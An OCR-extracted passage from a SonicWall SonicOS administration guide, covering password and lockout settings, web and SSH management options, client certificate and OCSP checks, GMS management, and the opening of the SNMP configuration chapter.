
2 Type the new password in the **New Password** field.

3 Type the new password again in the **Confirm Password** field.

4 Click **Accept**. Once the firewall has been updated, a message confirming the update is displayed at the bottom of the browser window.

TIP: It is recommended you change the default password, **password**, to your own custom password.

Login Security



The internal SonicOS Web-server now supports TLS 1.1 and above with strong ciphers (128 bits or greater) when negotiating HTTPS management sessions. SSL implementations are not supported. This heightened level of

HTTPS security protects against potential SSLv2 rollback vulnerabilities and ensures compliance with the Payment Card Industry (PCI) and other security and risk-management standards.

TIP: SonicOS uses advanced browser technologies such as HTML5, which are supported in most recent browsers. SonicWall recommends using the latest Chrome, Firefox, Internet Explorer (9.0 or above), or Safari (does not operate on Windows platforms) browsers for administration of SonicOS. Mobile device browsers are not recommended for SonicWall appliance system administration.

SonicOS password constraint enforcement configuration ensures that administrators and users are using secure passwords. This password constraint enforcement can satisfy the confidentiality requirements as defined by current information security management systems or compliance requirements, such as Common Criteria and the Payment Card Industry (PCI) standard.


- **Password must be changed every (days)** – Requires users to change their passwords after the designated number of days has elapsed. When a user attempts to login with an expired password, a pop-up window will prompt the user to enter a new password. The **User Login Status** window now includes a **Change Password** button so users can change their passwords at any time. The default number of days is **90**, the minimum is 1 day, and the maximum is 9999. This option is not selected by default.
- **Password cannot be changed in (hours) since the last change** – Specifies the minimum length of time, in hours, between password changes. The minimum – and default – time is **1** hour; the maximum is 9999 hours. This option is not selected by default.
- **Bar repeated passwords for this many changes** – Requires users to use unique passwords for the specified number of password changes. The default number is **4**.
- **New password must contain 4 characters different from the old password** – Requires users to change at least 4 alphanumeric characters in their old password when creating a new one.
- **Enforce a minimum password length of** – Sets the shortest allowed password.
- **Enforce password complexity** – Specifies how complex a user's password must be to be accepted. The drop-down menu provides these options:
  - **None** (default)
  - **Require both alphabetic and numeric characters**
  - **Require alphabetic, numeric, and symbolic characters** – for symbolic characters only **!**, **@**, **#**, **$**, **%**, **^**, **&**, *****, **(**, and **)** are allowed; all others are denied
- **Complexity Requirement** – When the password complexity option is selected, sets the minimum number of alphanumeric and symbolic characters in a user's password. The default number for each is **0**.
  - **Upper Case Characters**
  - **Lower Case Characters**
  - **Number Characters**
  - **Symbolic Characters**
- **Apply these password constraints for** – the checkboxes specify to which classes of users the password constraints are applied. By default, all checkboxes are selected.
  - **Administrator** – Refers to the default administrator with the username **admin**.
  - **Other full administrators**
  - **Limited administrators**
  - **Guest administrators**
  - **Other local users**
- **Log out the Administrator after inactivity of (minutes)** – Sets the length of inactivity time that elapses before you are automatically logged out of the Management Interface. By default, the SonicWall Security

Appliance logs out the administrator after **5** minutes of inactivity. The inactivity timeout can range from 1 to 9999 minutes.

> **TIP:** If the Administrator Inactivity Timeout is extended beyond five minutes, you should end every management session by clicking **Logout** in the upper right corner of the page to prevent unauthorized access to the firewall's Management Interface.

- **Enable administrator/user lockout** – locks administrators and users out of accessing the appliance after the specified number of incorrect login attempts. This option is disabled by default. See Enable Administrator/User Lockout on page 182.
  - **Failed login attempts per minute before lockout** – Specifies the number of incorrect login attempts within a one-minute time frame that triggers a lockout. The minimum number is 1, the maximum number is 9999, and the default is **5**.
  - **Lockout Period (minutes)** – Specifies the number of minutes that the administrator or user is locked out. The minimum time is 1 minute, the maximum time is 60 minutes, and the default is **5** minutes.
- **Max login attempts through CLI** – Specifies the number of incorrect login attempts from the command line interface (CLI) within a time frame that triggers a lockout. The minimum number is 1, the maximum number is 9999, and the default is **5**.

Multiple Administrators



- **On preemption by another administrator** - Configures what happens when one administrator preempts another administrator using the Multiple Administrators feature. The preempted administrator can either be converted to non-config mode or logged out. For more information on Multiple Administrators, see Multiple Administrator Support Overview on page 1473.
  - **Drop to non-config mode** - Select to allow more than one administrator to access the appliance in non-config mode without disrupting other administrators. This option is selected by default.
  - **Log Out** - Select to have the new administrator preempt other sessions.

    > **NOTE:** Selecting **Log Out** disables Non-Config mode and prevents entering Non-Config mode manually.
- **Allow preemption by a lower priority administrator after inactivity of (minutes)** - Enter the number of minutes of inactivity by the current administrator that will allow a lower-priority administrator to preempt. The default is **10** minutes.
- **Enable inter-administrator messaging** - Select to allow administrators to send text messages through the management interface to other administrators logged into the appliance. The message will appear in the browser's status bar.
- **Messaging polling interval (seconds)** - Sets how often an administrator's browser checks for inter-administrator messages. This should be set to a reasonably short interval to ensure timely delivery of messages, especially if there are likely to be multiple administrators who need to access the appliance. The default is **10** seconds.

- **Enable Multiple Administrator Roles** – Enables access by System Administrators, Cryptographic (Crypto) Administrators, and Audit Administrators. This option is disabled by default. When this option is disabled, the three administrators cannot access the system and all related user groups and information about them are hidden.


Enable Administrator/User Lockout

You can configure the SonicWall security appliance to lockout an administrator or a user if the login credentials are incorrect.

CAUTION: If the administrator and a user are logging into the firewall using the same source IP address, the administrator is also locked out of the firewall. The lockout is based on the source IP address of the user or administrator.


1. In the **Login Security** section, select the **Enable Administrator/User Lockout on login failure** checkbox to prevent users from attempting to log into the SonicWall security appliance without proper authentication credentials.
2. Type the number of failed attempts before the user is locked out in the **Failed login attempts per minute before lockout** field.
3. Type the length of time that must elapse before the user attempts to log into the firewall again in the **Lockout Period (minutes)** field.
4. Click **Accept**.

Enhanced Audit Logging Support



- **Enable Enhanced Audit Logging** – Enables logging of all configuration changes in the **Log > Log Monitor** page. The log entry contains the parameter changed and user name.

Web Management Settings



Topics:

Managing via HTTP

The SonicWall security appliance can be managed using HTTP or HTTPS and a Web browser. HTTP web-based management is disabled by default. Use HTTPS to log into the SonicOS management interface with factory default settings.

If you wish to use HTTP management, an **Allow management via HTTP** checkbox is available to allow you to enable/disable HTTP management globally.

The default port for HTTPS management is **443**. You can add another layer of security for logging into the SonicWall security appliance by changing the default port. To configure another port for HTTPS management, type the preferred port number into the **Port** field, and click **Update**. For example, if you configure the HTTPS Management Port to be 700, then you must log into the SonicWall using the port number as well as the IP address, for example, `https://192.168.168.1:700` to access the SonicWall.

The default port for HTTP is port **80**, but you can configure access through another port. Type the number of the desired port in the **Port** field, and click **Accept**. However, if you configure another port for HTTP management, you must include the port number when you use the IP address to log into the SonicWall security appliance. For example, if you configure the port to be 76, then you must type `<LAN IP Address>:76` into the Web browser, for example, `http://192.168.168.1:76`.

The **Certificate Selection** menu allows you to use a self-signed certificate (**Use Self-signed Certificate**), which allows you to continue using a certificate without downloading a new one each time you log into the SonicWall security appliance. You can also choose **Import Certificate** to select an imported certificate from the **System > Certificates** page to use for authentication to the management interface.

The **Delete Cookies** button removes all browser cookies saved by the SonicWall appliance. Deleting cookies will cause you to lose any unsaved changes made in the Management interface.

To see the **Dashboard > Threat Reports** page first when you login, select the **Use System Dashboard View as starting page** checkbox.

Changing the Default Size for Management Interface Tables

The SonicWall Management Interface allows you to control the display of large tables of information across all tables in the management Interface. You can change the default table page size in all tables displayed in the Management Interface from the default **50** items per page to any size ranging from 1 to 5,000 items. Some tables, including Active Connections Monitor, VPN Settings, and Log View, have individual settings for items per page which are initialized at login to the value configured here. After these pages are viewed, their individual settings are maintained. Subsequent changes made here affect these pages only following a new login.

To change the default table size:

1. Enter the desired number of **items per page** in the **Default Table Size** field.
2. Enter the desired interval for background automatic refresh of Monitor tables (including Process Monitor, Active Connections Monitor, and Interface Traffic Statistics) in **seconds** in the **Auto-updated Table Refresh Interval** field.
3. Click **Accept**.

Managing Tooltips

SonicOS introduced embedded tool tips for many elements in the SonicOS UI. These Tooltips are small pop-up windows that are displayed when you hover your mouse over a UI element. They provide brief information describing the element. Tooltips are displayed for many forms, buttons, table headings and entries.

NOTE: Not all UI elements have Tooltips. If a Tooltip does not display after hovering your mouse over an element for a couple of seconds, you can safely conclude that it does not have an associated Tooltip.

When applicable, Tooltips display the minimum, maximum, and default values for form entries. These entries are generated directly from the SonicOS firmware, so the values will be correct for the specific platform and firmware combination you are using.

Tooltips are enabled by default. To disable Tooltips, clear the **Enable Tooltip** checkbox. You can configure the duration of time before Tooltips display:


- **Form Tooltip Delay** - Duration in milliseconds before Tooltips display for forms (boxes where you enter text). The default is **2000** ms.
- **Button Tooltip Delay** - Duration in milliseconds before Tooltips display for radio buttons and checkboxes. The default is **3000** ms.
- **Text Tooltip Delay** - Duration in milliseconds before Tooltips display for UI text. The default is **500** ms.

Enforcing TLS

SonicOS supports versions 1.1 and 1.2 of the Transport Layer Security (TLS) protocol. To enforce use of TLS versions 1.1 and above, select the **Enforce TLS 1.1 and Above** checkbox.

Front-Panel Administrative Interface

NOTE: This section appears only for SuperMassive appliances, which have an LCD panel in the front.




You can enable or disable access to the Configuration Menu in the front-panel administrative interface on those appliances that support the feature.

TIP: This feature is enabled automatically when the appliance is first installed.

To allow access to the Configuration Menu in the front-panel administrative interface:

1. Select the **Enable Front-Panel Administrative Interface** checkbox. This setting is selected by default.
2. Select whether a PIN must be used to access the Configuration Menu access by checking the **Require PIN for Configuration Menu access** checkbox. This setting is selected by default.
    a. Enter a PIN number in the **PIN** field.
    b. Enter the same PIN number in the **Confirm PIN** field.
3. Select whether the PIN is masked in the PIN and Confirm PIN fields by checking the **Mask PIN** checkbox. If you mask the pin, it is displayed as a series of bullets. If this field is unchecked (not selected) the PIN is visible. This setting is selected by default.

Client Certificate Check



On the **System** > **Administration** page, the **Client Certificate Check** section enables you to configure certificate verification with or without a Common Access Card (CAC).

Topics:

- About Common Access Card on page 186
- Options on page 186

- Using the Client Certificate Check on page 187
- Troubleshooting User Lock Out on page 187

About Common Access Card

A Common Access Card (CAC) is a United States Department of Defense (DoD) smart card used by military personnel and other government and non-government personnel who require highly secure access over the internet. A CAC uses PKI authentication and encryption.

NOTE: Using a CAC requires an external card reader connected on a USB port.

The Client Certificate Check was developed for use with a CAC; however, it is useful in any scenario that requires a client certificate on an HTTPS/SSL connection. CAC support is available for client certification only on HTTPS connections.

NOTE: CACs may not work with browsers other than Microsoft Internet Explorer.

Options

NOTE: By default, all options are disabled and unavailable.

- **Enable Client Certificate Check** – Enables or disables client certificate checking and CAC support on the SonicWall security appliance. If you enable this option, all other options become available.
  - **Enable Client Certificate Cache** – Activates the certification cache, which expires in 24 hours after being enabled.
- **User Name Field** – Specifies from which certificate field the user name is obtained:
  - **Subject: Common Name** (default)
  - **Sub Alt: Email**
  - **Sub Alt: Microsoft Universal Principal Name**
- **Client Certificate Issuer** – Lists the Certification Authority (CA) certificate issuers available to sign the client certificate. The default is **ComSign CA**.

  NOTE: If the appropriate CA is not listed, you need to import that CA into the SonicWall security appliance.
- **CAC user group memberships retrieve method** – Select how to obtain the CAC user group membership and, thus, determine the correct user privilege:
  - **Local Configured** (default) – If selected, you should create local user groups with proper memberships.
  - **From LDAP** – If selected, you need to configure the LDAP server on the **Users > Settings** page.
- **Enable OCSP Checking** – Enables or disables the Online Certificate Status Protocol (OCSP) check for the client certificate to verify the certificate is still valid and has not been revoked. When this option is enabled, the **OCSP Responder URL** field displays.
  - **OCSP Responder URL** – Enter the URL of the OSCP server that verifies the status of the client certificate.


    The **OCSP Responder URL** is usually embedded inside the client certificate and does not need to be entered. If the client certificate does not have an OCSP link, you can enter the URL link. The link should point to the Common Gateway Interface (CGI) on the server side, which processes the OCSP checking. For example: `http://10.103.63.251/ocsp`.

- **Enable periodic OCSP Check** – Enables or disables a periodic OCSP check for the client certificate to verify that the certificate is still valid and has not been revoked.
    - **OCSP check interval 1~72 (in hours)** – Enter the interval between OCSP checks, in hours. The minimum interval is 1 hour, the maximum is 72 hours, and the default is **24** hours.

Using the Client Certificate Check

If you use the client certificate check without a CAC, you must manually import the client certificate into the browser.

If you use the **Client Certificate Check** with a CAC, the client certificate is automatically installed on the browser by middleware. When you begin a management session through HTTPS, the certificate selection window is displayed asking you to confirm the certificate.



After you select the client certificate from the drop-down menu, the HTTPS/SSL connection is resumed, and the SonicWall security appliance checks the **Client Certificate Issuer** to verify that the client certificate is signed by the CA. If a match is found, the administrator login page is displayed. If no match is found, the browser displays a standard browser connection fail message, such as:

```
.....cannot display web page!
```

If OCSP is enabled, before the administrator login page is displayed, the browser performs an OCSP check and displays the following message while it is checking.

```
Client Certificate OCSP Checking.....
```

If a match is found, the administrator login page is displayed, and you can use your administrator credentials to continue managing the SonicWall security appliance.

If no match is found, the browser displays the following message:

```
OCSP Checking fail! Please contact system administrator!
```

Troubleshooting User Lock Out

When using the client certificate feature, these situations can lock the user out of the SonicWall security appliance:


- **Enable Client Certificate Check** is checked, but no client certificate is installed on the browser.
- **Enable Client Certificate Check** is checked and a client certificate is installed on the browser, but either no **Client Certificate Issuer** is selected or the wrong **Client Certificate Issuer** is selected.
- **Enable OSCP Checking** is enabled, but either the OSCP server is not available or a network problem is preventing the SonicWall security appliance from accessing the OSCP server.

To restore access to a user who is locked out, the following CLI commands are provided:

- `web-management client-cert disable`
- `web-management ocsp disable`

NOTE: For a complete listing and description of CLI commands, see the *SonicOS 6.2 CLI Reference Guide*.

Check Certificate Expiration Settings




- **Enable periodic certificate expiration check** – Activates periodic checks of certificate's expiration. When enabled, the **Certificate expiration alert interval** option becomes available.
  - **Certificate expiration alert interval: 1 - 168 (in hours)** – Sets the interval between certificate checks, in hours. The minimum time is 1 hour, the maximum is 168 hours, and the default is **168**.

SSH Management Settings

If you use SSH to manage the firewall, you can change the SSH port for additional security. The default SSH port is **22**.

Advanced Management



- **Enable management using GMS** – Determines whether the SonicWall Security Appliance is managed using SNMP or SonicWall Global Management System (GMS). This option is disabled by default, which means management is by SNMP. For how to configure GMS management, see Enabling GMS Management on page 189.
- **Out of Band Management on the management port** – Enables automatic creation of a management interface address object for the MGMT interface, which works as an out-of-band interface, and configures a route policy for the newly created address object.

  IMPORTANT: To avoid confliction for delete/create route policies, updating this option to create a management interface address object and configure route policy causes system reboot.

  This management interface provides a trusted interface to the management appliance. Network connections to this interface is very limited. If the NTP, DNS, and SYSLOG servers are configured in the

MGMT subnet, the appliance uses the MGMT IP as the source IP and creates MGMT address object and route policies automatically. All traffic from the management interface is routed by this policy. Created routes display on the **Network > Routing** page.

The MGMT address object and route policies are create/update IPv4 management IP. As the IPv6 management IP address object is created by default, this feature doesn't work on IPv6 management IP address object creation

Topics:

- Enabling GMS Management on page 189

For more information on SonicWall Global Management System, go to http://www.sonicwall.com.

Enabling GMS Management


You can configure the firewall to be managed by SonicWall Global Management System (SonicWall GMS).

To configure the firewall for GMS management:

1 On the **System > Administration** page, scroll to the **Advanced Management** section.

2 Select the **Enable Management using GMS** checkbox. The **Configure** button becomes available.

3 Click **Configure**. The **Configure GMS Settings** dialog displays.



4 Enter the host name or IP address of the GMS Console in the **GMS Host Name or IP Address** field.

5 Enter the port in the **GMS Syslog Server Port** field. The default value is **514**.

6 Optionally, select **Send Heartbeat Status Messages Only** to send only heartbeat status instead of log messages. This option is disabled by default.

7 Select **GMS behind NAT Device** if the GMS Console is placed behind a device using NAT on the network. This option is disabled by default.

   a Enter the IP address of the NAT device in the **NAT Device IP Address** field.


8 Select one of the following GMS modes from the **Management Mode** drop-down menu.

IPSEC Management Tunnel	Allows the firewall to be managed over an IPsec VPN tunnel to the GMS management console. The default IPsec VPN settings are displayed. Select **GMS behind NAT Device** if applicable to the GMS installation, and enter the IP address in the **NAT Device IP Address** field. The default VPN policy settings are displayed at the bottom of the **Configure GMS Settings** dialog.

Existing Tunnel	The GMS server and the firewall already have an existing VPN tunnel over the connection. Enter the GMS host name or IP address in the **GMS Host Name or IP Address** field. Enter the port number in the **Syslog Server Port** field.
HTTPS	Allows HTTPS management from two IP addresses: the GMS Primary Agent and the Standby Agent IP address. The SonicWall firewall also sends encrypted syslog packets and SNMP traps using 3DES and the firewall administrator's password.

9 Click **OK**.

Download URL



The **Download URL** section provides a field for specifying the URL address of a site for downloading SonicPoint images.

If your firewall:

- Has internet connectivity, it will automatically download the correct version of the SonicPoint image from the SonicWall server when you connect a SonicPoint device.
- Does not have Internet access, or has access only through a proxy server, you must manually specify a URL for the SonicPoint firmware. You do not need to include the **http://** prefix, but you do need to include the filename at the end of the URL. The filename should have a .bin extension. Here are examples using an IP address and a domain name:

  ```
  192.168.168.10/imagepath/sonicpoint.bin
  software.sonicwall.com/applications/sonicpoint/sonicpoint.bin
  ```

  For more information see Updating SonicPoint Firmware on page 733.

CAUTION: It is imperative that you download the corresponding SonicPoint image for the SonicOS firmware version that is running on your firewall. The mysonicwall.com Web site provides information about the corresponding versions. When upgrading your SonicOS firmware, be sure to upgrade to the correct SonicPoint image.

Select the type of image or images to download by clicking on the appropriate checkbox and entering the image download location in the associated field:

- **Manually specify SonicPoint-N image URL (http://)**
- **Manually specify SonicPoint-Ni/Ne image URL (http://)**
- **Manually specify SonicPoint-NDR image URL (http://)**
- **Manually specify SonicPoint-ACe/ACi/N2 image URL (http://)**

Language

If your firmware contains other languages besides English, they can be selected in the **Language Selection** drop-down menu.

NOTE: Changing the language of the SonicOS UI requires that the firewall be rebooted.

18

Administering SNMP

System > SNMP

You can manage the SonicWall security appliance using SNMP or SonicWall Global Management System (GMS). This section describes how to configure the SonicWall for management using SNMP.

Topics:

About SNMP

SNMP (Simple Network Management Protocol) is a network protocol used over User Datagram Protocol (UDP) that allows network administrators to monitor the status of the SonicWall security appliance and receive notification of critical events as they occur on the network. The SonicWall security appliance supports SNMP v1/v2c/v3 and all relevant Management Information Base II (MIB-II) groups except **egp** and **at**.

SNMPv3 expands on earlier versions of SNMP and provides secure access to network devices by means of a combination of authenticating and encrypting packets.

Packet security is provided through:

- **Message Integrity**: ensures a packet has not been tampered with in transit
- **Authentication**: verifies a message comes from a valid source
- **Encryption**: encodes packet contents to prevent its being viewed by an unauthorized source.

SNMPv3 provides for both security models and security levels. A security model is an authentication strategy set up between a user and the group in which the user resides. The security level is the permitted level of security within a given security model. The security model and associated security level determine how an SNMP packet will be handled. SNMPv3 provides extra levels of authentication and privacy, as well as additional authorization and access control.

Security level, authentication and encryption based on SNMP version shows how security levels, authentication, and encryption are handled by the different versions of SNMP.

Security level, authentication and encryption based on SNMP version

Model	Level	Authentication Type	Encryption	Means of Authentication
v1	noAuthNoPriv	Community String	No	Community string match
v2c	noAuthNoPriv	Community String	No	Community string match
v3	noAuthNoPriv	Username	No	Username match
v3	authNoPriv	MD5 or SHA	No	Authentication is based on the HMAC-MD5 or HMSC-SRA algorithms.
v3	authPriv	MD5 or SHA	DES or AES	Provides authentication is based on the HMAC-MD5 or HMSC-SRA algorithms. Provides DES 56-bit encryption in addition to authentication based on the CBC-DES (DES-56) standard, or AES 128-bit encryption, as well.

The SonicWall security appliance replies to SNMP Get commands for MIB-II, using any interface, and supports a custom SonicWall MIB for generating trap messages. The custom SonicWall MIB is available for download from the SonicWall Web site and can be loaded into third-party SNMP management software such as HP Openview, Tivoli, or SNMPC.

SNMP settings can be viewed and configured by the administrator. Settings cannot be viewed or modified by the user. SNMPv3 can be modified at the User or Group level. Access Views can be read, write, or both, and can be assigned to users or groups. A single View can have multiple Object IDs (OIDs) associated with it.

SNMPv3 settings for the SNMPv3 Engine ID are configurable Under the General Settings menu. The Engine ID is used to authorize a received SNMP packet. Only matching packet EngineIDs will be processed.

Setting Up SNMP Access

SNMP configuration consists of:

- Enabling and Configuring SNMP Access on page 193
- Setting up SNMPv3 Groups and Access on page 196

Enabling and Configuring SNMP Access

You can use either SNMPv1/v2 for basic functionality, or configure the appliance to use the more extensive SNMPv3 options.


Topics:

- Configuring Basic Functionality on page 194
- Configuring SNMPv3 Engine IDs on page 195
- Configuring Object IDs for SNMPv3 Views on page 197
- Creating Groups and Adding Users on page 198
- Adding Access on page 200

Configuring Basic Functionality

